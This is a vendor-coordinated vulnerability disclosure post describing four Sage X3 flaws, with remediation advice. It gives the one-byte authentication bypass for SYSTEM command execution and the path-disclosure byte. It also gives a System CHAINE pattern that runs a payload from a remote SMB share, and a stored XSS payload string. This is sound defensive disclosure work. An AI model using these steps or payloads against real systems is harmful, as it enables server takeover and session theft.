CVE-2020-7387..7390: Multiple Sage X3 Vulnerabilities

Jul 07, 2021 | 8 min read | Tod Beardsley (/blog/author/tod-beardsley/)

Last updated at Wed, 01 Jun 2022 13:32:32 GMT

Four vulnerabilities involving Sage X3 were identified by Rapid7 researchers Jonathan Peterson, Cale Black, Aaron Herndon, Ryan Villarreal, and William Vu. These vulnerabilities were reported to Sage according to Rapid7's usual vulnerability disclosure process (https://www.rapid7.com/security/disclosure/#zeroday) and were fixed in recent releases for Sage X3 Version 9 (those components that ship with Syracuse 9.22.7.2), Sage X3 HR & Payroll Version 9 (those components that ship with Syracuse 9.24.1.3), Sage X3 Version 11 (Syracuse v11.25.2.6), and Sage X3 Version 12 (Syracuse v12.10.2.8). Note, there was no commercially available Version 10 of Sage X3.

These vulnerabilities are summarized in the table below: The first two are protocol-related issues involving remote administration of Sage X3, and the latter two are web application vulnerabilities. Generally speaking, Sage X3 installations should not be exposed directly to the internet, and should instead be made available via a secure VPN connection where required. Following this operational advice effectively mitigates all four vulnerabilities, though customers are still urged to update according to their usual patch cycle schedules.

CVE Identifier	CWE Identifier	CVSS score (Severity)	Remediation
CVE-2020-7388	CWE-290 (http://cwe.mitre.org/data/definitions/290.html): Unauthenticated Command Execution Bypass by Spoofing in AdxAdmin	10.0 (http://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N&version=3.1) (Critical)	Update available (http://www.sagecity.com/gb/sage-x3-uk/f/sage-x3-uk-announcements-news-and-alerts/147993/sage-x3-latest-patches)
CVE-2020-7387	CWE-200 (http://cwe.mitre.org/data/definitions/200.html): Exposure of Sensitive Information to an Unauthorized Actor in AdxAdmin	5.3 (http://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N&version=3.1) (Medium)	Update available (http://www.sagecity.com/gb/sage-x3-uk/f/sage-x3-uk-announcements-news-and-alerts/147993/sage-x3-latest-patches)
CVE-2020-7389	CWE-306 (http://cwe.mitre.org/data/definitions/306.html) Missing Authentication for Critical Function in Developer Environment in Syracuse	5.5 (http://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:H/UI:N/S:C/C:L/I:L/A:N&version=3.1) (Medium)	No fix planned, as this is a development function and not a production function.
CVE-2020-7390	CWE-79 (http://cwe.mitre.org/data/definitions/79.html): Persistent Cross-Site Scripting (XSS) in Syracuse	4.6 (https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:L/UI:R/S:U/C:L/I:L/A:N&version=3.1) (Medium)	Update available (http://www.sagecity.com/gb/sage-x3-uk/f/sage-x3-uk-announcements-news-and-alerts/147993/sage-x3-latest-patches) (note, this affects V12 only, unlike the other issues which affects V9 and V11 as well)

Topics

Metasploit (800) (/blog/tag/metasploit/)

Vulnerability Management (418) (/blog/tag/vulnerability-management/)

Detection and Response (388) (/blog/tag/detection-and-response/)

Research (277) (/blog/tag/research/)

Application Security (156) (/blog/tag/application-security/)

Cloud Security (110) (/blog/tag/cloud-security/)

Popular Tags

Search Tags

Metasploit (/blog/tag/metasploit/)

Logentries (/blog/tag/logentries/)

IT Ops (/blog/tag/it-ops/)

Vulnerability Management (/blog/tag/vulnerability-management/)

Detection and Response (/blog/tag/detection-and-response/)

Metasploit Weekly Wrapup (/blog/tag/metasploit-weekly-wrapup/)

Research (/blog/tag/research/)

Automation and Orchestration (/blog/tag/automation-and-orchestration/)

Nexpose (/blog/tag/nexpose/)

Incident Detection (/blog/tag/incident-detection/)

InsightIDR (/blog/tag/insightidr/)

Exploits (/blog/tag/exploits/)

Incident Response (/blog/tag/incident-response/)

Product description

Sage X3 is an Enterprise Resource Planning (ERP) application, and is primarily used for supply chain management in medium to large enterprises. The product is especially popular in British and other European markets. More information about Sage X3 can be found at the vendor's website (https://www.sage.com/en-gb/sage-business-cloud/sage-x3/).

Credit

These issues were discovered by Rapid7 researchers Jonathan Peterson (@deadjakk (https://twitter.com/deadjakk)), Aaron Herndon (@ac3lives (https://twitter.com/ac3lives)), Cale Black, Ryan Villarreal (@XjCrazy09 (https://twitter.com/XjCrazy09)), and William Vu. They are being disclosed in accordance with Rapid7's vulnerability disclosure policy (https://www.rapid7.com/disclosure/).

CVE-2020-7390 was previously reported to the vendor by Vivek Srivastav (https://app.cobalt.io/vsrivastav) from Cobalt Labs in January of 2021.

Exploitation

For each of the identified vulnerabilities, what follows is a brief description of the issue and exploitation techniques that leverage it:

CVE-2020-7388: Sage X3 Unauthenticated Remote Command Execution (RCE) as SYSTEM in AdxDSrv.exe component

Sage X3 exposes an administrative service on port TCP/1818 (default, but changeable) under the process "AdxDSrv.exe," part of the AdxAdmin component. This service is used for remote administration of the Sage ERP solution through the Sage X3 Console. A vulnerability within the service allows a malicious actor to craft a request to the exposed service to execute commands on the server as the "NT AUTHORITY/SYSTEM" user.

AdxDSrv.exe Authentication and Execution Process

Sage X3 uses a custom protocol for interaction between the Sage X3 Console thick client and AdxDSrv.exe. Reviewing the protocol, the Sage X3 console crafts a request to authenticate using a byte sequence as follows:

```
0x6a + length of message + length of username + username + length of username
```

Sage X3 uses a custom encryption mechanism to encrypt the password, but for the sake of brevity, we will not go into the encryption method here. An example message can be seen below, sending the user "admin" with password "password":

```
\x6a'\x05admin\x05admin\x1aCRYPT:tzksgrQeseSccrftgrqk
```

In response, the AdxDSrv.exe sends 4 bytes indicating that authentication was successful. These bytes are always prefixed with \x00\x00 and then two apparently random bytes, like so:

```
\x00\x00\x08\x14
```

After receiving this successful authentication response, a message can be sent to execute remote commands. First, the temporary directory is specified by the client with the name of the "cmd" file to be written to the server.

As seen in the image below, the batch file, with the provided "cmd" file name, is written to disk with the "whoami" command in it:

Komand (/blog/tag/komand/)

Penetration Testing (/blog/tag/penetration-testing/)


Related Posts

CVE-2022-4261: Rapid7 Nexpose Update Validation Issue (FIXED) READ MORE (/BLOG/POST/2022/12/07/CVE-2022-4261-RAPID7-NEXPOSE-UPDATE-VALIDATION-ISSUE-FIXED/)

CVE-2022-41622 and CVE-2022-41800 (FIXED): F5 BIG-IP and iControl REST Vulnerabilities and Exposures READ MORE (/BLOG/POST/2022/11/16/CVE-2022-41622-AND-CVE-2022-41800-FIXED-F5-BIG-IP-AND-ICONTROL-REST-VULNERABILITIES-AND-EXPOSURES/)

FLEXlm and Citrix ADM Denial of Service Vulnerability READ MORE (/BLOG/POST/2022/10/18/FLEXLM-AND-CITRIX-ADM-DENIAL-OF-SERVICE-VULNERABILITY/)

Baxter SIGMA Spectrum Infusion Pumps: Multiple Vulnerabilities (FIXED) READ MORE (/BLOG/POST/2022/09/08/BAXTER-SIGMA-SPECTRUM-INFUSION-PUMPS-MULTIPLE-VULNERABILITIES-FIXED/)



After the AdxDSrv.exe service writes the temporary batch file to the named folder, it will execute it under the security context of the provided user credentials, via a Windows API call to CreateProcessAsUserAs. This can be observed within Windows Event Logs as a Windows Event Logon with `CreateProcess(AsUser)`. Below is an example of the sequence of messages that ultimately result in the command being written to a file, executed, and then reading of the output:

Below is the snippet of code that calls CreateProcessAsUserA with the provided user credentials within AdxSrv.exe, a thread spawned from AdxDSrv.exe:

```
}
FUN_140017428(0x200,"Service Commande line : %s",local_138);
FUN_140017428(0x200,"Starting as user...");
bVar9 = CreateProcessAsUserA
                  (DAT_140095e88,(LPCSTR)0x0,local_138,(LPSECURITY_ATTRIBUTES)0x0,
                   (LPSECURITY_ATTRIBUTES)0x0,1,0x24,(LPVOID)0x0,(LPCSTR)0x0,
                   (LPSTARTUPINFOA)&local_2a8,(LPPROCESS_INFORMATION)&local_2d0);
```

Executing Without Valid Authentication, as NT AUTHORITY\SYSTEM


Sending commands to execute requires two components. The first is knowing the installation directory of the AdxAdmin service so that we can provide the service the full path location to which to write the ".cmd" file to be executed. The second component is the "authorization sequence," which, as shown above, involves sending a username and password encrypted with the encryption protocol used by the AdxDSrv.exe service for the .cmd file to be executed via a Windows API call to CreateProcessAsUserA.

Obtaining the installation's directory can be done either with prior knowledge, educated guesswork, or via an unauthenticated, remote information disclosure vulnerability outlined below as CVE-2020-7387.

The second step can be sidestepped with a series of packets that recreate the AdxDSrv.exe authentication and command protocol, but with one critical modification: An attacker can simply swap one byte and cause the service to ignore provided user credentials, and instead execute under the current AdxDSrv.exe process security context, which runs as NT AUTHORITY\SYSTEM. A bit of fuzzing revealed that using "0x06" instead of "0x6a" during the start of the authorization sequence allows for the sequence to continue and the command to instead run as the NT AUTHORITY\SYSTEM account.

In other words, the client appears to be able to opt out of authentication entirely. In this mode, the requested command is executed as SYSTEM instead of impersonating a provided user account.

The image below shows a proof-of-concept exploit in action, sending the entire sequence to execute "whoami" without having ever provided the encrypted user credentials as was previously required.



The issue was fixed in AdxAdmin version 93.2.53, which is common to X3 V9, V11, and V12, and ships with Syracuse 9.22.7.2, 11.25.2.6, and 12.10.2.8, respectively.

CVE-2020-7387: Sage X3 Installation Pathname Disclosure

While fuzzing the authentication and command protocol used by AdxAdmin.exe as described in CVE-2020-7388, it was discovered that sending the first byte as "0x09" rather than "0x6a", with three trailing null bytes, returned the installation directory without requiring any authentication.


The image below shows an example of the message being sent, along with the response from the server containing the directory path information:

While installation path names tend to be fairly predictable when it comes to most enterprise software—nearly all users install to a default directory on one of a handful of drive letters—this vulnerability does give an attacker information required to exploit CVE-2020-7388, above.


CVE-2020-7389: System CHAINE Variable Script Command Injection

Some web application scripts that allowed the use of the 'System' function could be paired with the 'CHAINE' variable in order to execute arbitrary commands, including those sourced from a remote SMB share. The page can be reached via the menu prompts *Development -> Script dictionary -> Scripts*. Note that, according to the vendor, this functionality should only be available in development environments, and not production environments.

In the below example, the vulnerability command pattern `System CHAINE="\\<SMB Server>\<Share>\<Payload>"` is demonstrated:




The screenshot below demonstrates an Impacket SMB server that offers "a.bat", which in turn calls "b.exe," and the resultant attempt to connect and evaluate the payload specified in CHAINE variable:



CVE-2020-7390: Stored XSS Vulnerability on 'Edit' Page of User Profile

The 'First name', 'Last name', and 'Email' fields within the 'Edit User' page is vulnerable to a stored XSS sequence. An example XSS string, `test<img src=x onerror=(alert('xss'))>></x>"></plaintext\></|\>`, is executed upon a `mouseOver` Javascript event, as demonstrated below:



Impact

When combining CVE-2020-7387 and CVE-2020-7388, an attacker can first learn the installation path of the affected software, then use that information to pass commands to the host system to be run in the SYSTEM context. This can allow an attacker to run arbitrary operating system commands to create Administrator level users, install malicious software, and otherwise take complete control of the system for any purpose.

CVE-2020-7389 describes a mechanism to subvert the development environment for Sage X3, and ultimately run OS commands as the "x3run" user. However, this functionality is a) restricted to authenticated users of Sage X3, and b) should not be exposed in production environments.

Finally, CVE-2020-7390 describes a persistent cross-site scripting vulnerability, which can only be triggered by an authenticated user, and requires user interaction in order to complete the attack. If successful, however, this vulnerability could allow a regular user of Sage X3 to execute privileged functions as a currently logged-in administrator or capture administrator session cookies for later impersonation as a currently-logged-in administrator. Note that unlike the other issues, this issue is present only in unpatched Version 12 instances of Sage X3 (and not Version 9 or Version 10).

Vendor statement

Sage takes the security of its customer solutions extremely seriously, and regularly undertakes proactive testing across its products to identify potential vulnerabilities and provide fixes. We are grateful to Rapid7, who recently made Sage aware of a vulnerability in our on-premise Sage X3 product. Sage and its Partners have issued a

fix for the vulnerability, contacted all applicable customers and advised them on the onward process – more information can be found here (https://www.sagecity.com/support_communities/sage_erp_x3/f/sage-x3-announcements-news-and-alerts/169216/sage-x3-product-fix-for-security-vulnerability-has-been-posted-to-kb-110640) *– with information on Sage X3 security best practices* here (https://www.sagecity.com/support_communities/sage_erp_x3/f/sage-x3-announcements-news-and-alerts/169216/sage-x3-product-fix-for-security-vulnerability-has-been-posted-to-kb-110640).

Remediation

The most recent on-premises versions of Sage X3 Version 9, Version 11, and Version 12 address these issues, and users of Sage X3 are urged to update their Sage infrastructure at their earliest convenience. In the event updates cannot be applied immediately, customers should consider the following remediation efforts:

- For CVE-2020-7388 and CVE-2020-7387, do not expose the AdxDSrv.exe TCP port on any host running Sage X3 to the internet or other untrusted networks. As a further preventative measure, the adxadmin service should be stopped entirely while in production.
- For CVE-2020-7389, generally speaking, users should not expose this webapp interface to the internet or other untrusted networks. Furthermore, users of Sage X3 should ensure that development functionality is not available in production environments. For more information on ensuring this, please refer to the vendor's Best Practices documentation (https://online-help.sageerpx3.com/erp/12/public/getting-started_security-best-practices.html#Development).
- In the event that network segmentation is inconvenient due to business critical functions, only users trusted with system administration of the machines that host Sage X3 should be granted login access to the web application.

Disclosure timeline

- Dec 2020: Issues discovered by the above-named Rapid7 researchers.
- Feb 3, 2021: Initial disclosure to the vendor, Sage
- Feb 4, 2021: Details provided to the vendor.
- Feb 22, 2021: Complete writeups of the findings provided to the vendor
- Mar 25, 2021: Sage released updates (https://www.sagecity.com/gb/sage-x3-uk/f/sage-x3-uk-announcements-news-and-alerts/148233/sage-x3-version-11-march-2021) for affected components
- May 18, 2021: Sage begins targeted, private customer disclosure
- Jun 14, 2021: Finalized vulnerability descriptions in cooperation with the vendor
- Jul 7, 2021: Public Disclosure of CVE-2020-7387..7390.

POST TAGS

Vulnerability Disclosure (/blog/tag/vulnerability-disclosure/)

SHARING IS CARING

AUTHOR

Tod Beardsley (/blog/author/tod-beardsley/)

Director of Research at Rapid7, contributing author of several Rapid7 research papers, CVE Board member, and Metasploit collaborator. https://keybase.io/todb

VIEW TOD'S POSTS

Related Posts

VULNERABILITY DISCLOSURE VULNERABILITY DISCLOSURE VULNERABILITY DISCLOSURE VULNERABILITY DISCLOSURE

CVE-2022-4261: Rapid7 Nexpose Update Validation Issue (FIXED)

CVE-2022-41622 and CVE-2022-41800 (FIXED): F5 BIG-IP and iControl REST Vulnerabilities and F

FLEXlm and Citrix ADM Denial of Service Vulnerability

Baxter SIGMA Spectrum Infusion Pumps: Multiple Vulnerabilities (FIXED)

VIEW ALL POSTS

Search all the things

BACK TO TOP

(/)

CUSTOMER SUPPORT

+1-866-390-8113 (Toll Free) (tel:1-866-390-8113)

SALES SUPPORT

+1-866-772-7437 (Toll Free) (tel:866-772-7437)

Need to report an Escalation or a Breach?

CLICK HERE (/services/incident-response-customer-escalation/)

SOLUTIONS

All Solutions (https://www.rapid7.com/solutions)

Industry Solutions (https://www.rapid7.com/solutions/industry)

Compliance Solutions (https://www.rapid7.com/solutions/compliance/)

SUPPORT & RESOURCES

Product Support (https://www.rapid7.com/for-customers)

Resource Library (https://www.rapid7.com/resources)

Our Customers (/customers/)

Events & Webcasts (https://www.rapid7.com/about/events-webcasts)

Training & Certification (https://www.rapid7.com/services/training-certification)

IT & Security Fundamentals (https://www.rapid7.com/fundamentals)

Vulnerability & Exploit Database (https://www.rapid7.com/db)

ABOUT US

Company (https://www.rapid7.com/about/company)

Diversity, Equity, and Inclusion (https://www.rapid7.com/about/diversity-equity-and-inclusion/)

Leadership (https://www.rapid7.com/about/leadership)

News & Press Releases (https://www.rapid7.com/about/news)

Public Policy (https://www.rapid7.com/about/public-policy)

Open Source (https://www.rapid7.com/open-source/)

Investors (https://investors.rapid7.com/)

CONNECT WITH US

Contact (https://www.rapid7.com/contact)

Blog (https://blog.rapid7.com/)

Support Login (https://support.rapid7.com/)

Careers (https://www.rapid7.com/careers)

(https://[illegible]/rapid7/)

(https://www.rapid7.com/about/rapid7-cybersecurity-partner-boston-bruins/)

Contact Us